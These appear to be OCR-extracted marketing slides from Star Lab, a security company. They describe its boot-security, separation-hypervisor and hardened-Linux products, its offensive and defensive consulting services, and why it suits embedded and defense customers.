
- Leaders in embedded device software & hardware security
- Strong background in software protection for military platforms
- Subject matter experts in offensive & defensive cyber operations

## Hardcore Developers


- Linux/Android Kernel, Xen Hypervisor
- Intel and ARM security technologies
- Embedded firmware, FPGA interfaces

## Proven Leadership

- Offensive and defensive security experts
- Products, R &D, and Specialized Consulting
- Customer-oriented, strategic long-term relationships




Questions?




# Backup Slides


# The Star Lab Approach

- **Assumed worse-case threat models**
  - We assume the attacker has hands-on physical and/or root-level virtual access ***and still protect critical system operations***
- **Military-strength technology**
  - Secure boot and system configuration integrity – *TrueBoot*
  - Secure-by-design software architectures – *Crucible*
  - Cyber hardening, anti-access, anti-debug – *LURE*
- **Business model: long-term partnerships**
  - Discrete customer relationships – we're behind the scenes
  - Custom-fit solutions to address end-customer requirements
  - Partnerships with hardware manufacturers
- **Typical engagements**
  - 1) Crucible / LURE software product licensing, integration, and support
  - 2) Custom embedded software and system security engineering
  - 3) Offensive assessments and/or defensive architecture evaluations

STAR LAB

# Star Lab Products

## Boot Security

- **TrueBoot** for Intel processors


## Embedded Virtualization

- **Crucible** – Xen-based Separation Hypervisor


## Hardened Linux / Android

- **LURE** - Linux Unprivileged Root Environment

**Security foundations for operational systems**

STAR LAB

# Research Areas of Activity



STAR LAB

# Specialized Consulting

- Offensive pen-testing and RE
- Defensive systems security design / engineering
- Example – company hack-a-thon
  - Automotive security group
  - Demonstrated flaw in secure boot
  - Provided recommendations for fixes


# Why Star Lab?

- **Long pedigree of complex system engineering**
  - 15+ years of cyber protection/resilience on critical defense/industrial platforms
  - Experienced designers of comprehensive and secure software architectures
  - Proven technology solutions – known entity across security industry
- **Cyber-offensive experts**
  - More than a product – world-class security engineering team
  - Extensive background in attacking systems and gaining persistent access
  - Offensive assessments as well as defensive solutions
- **Leading-edge technologists**
  - Top contributor to Xen Project, Yocto Linux, Meta-virtualization
  - Engineering team with significant history of COTS-based & embedded designs
  - Strong industry relationships (Intel, Xilinx, embedded board / SoC vendors)
- **We understand deployments!!**
  - Practical implementation of theoretical security plan
  - Transparent overlay with existing production processes
  - Life cycle management and field update support considerations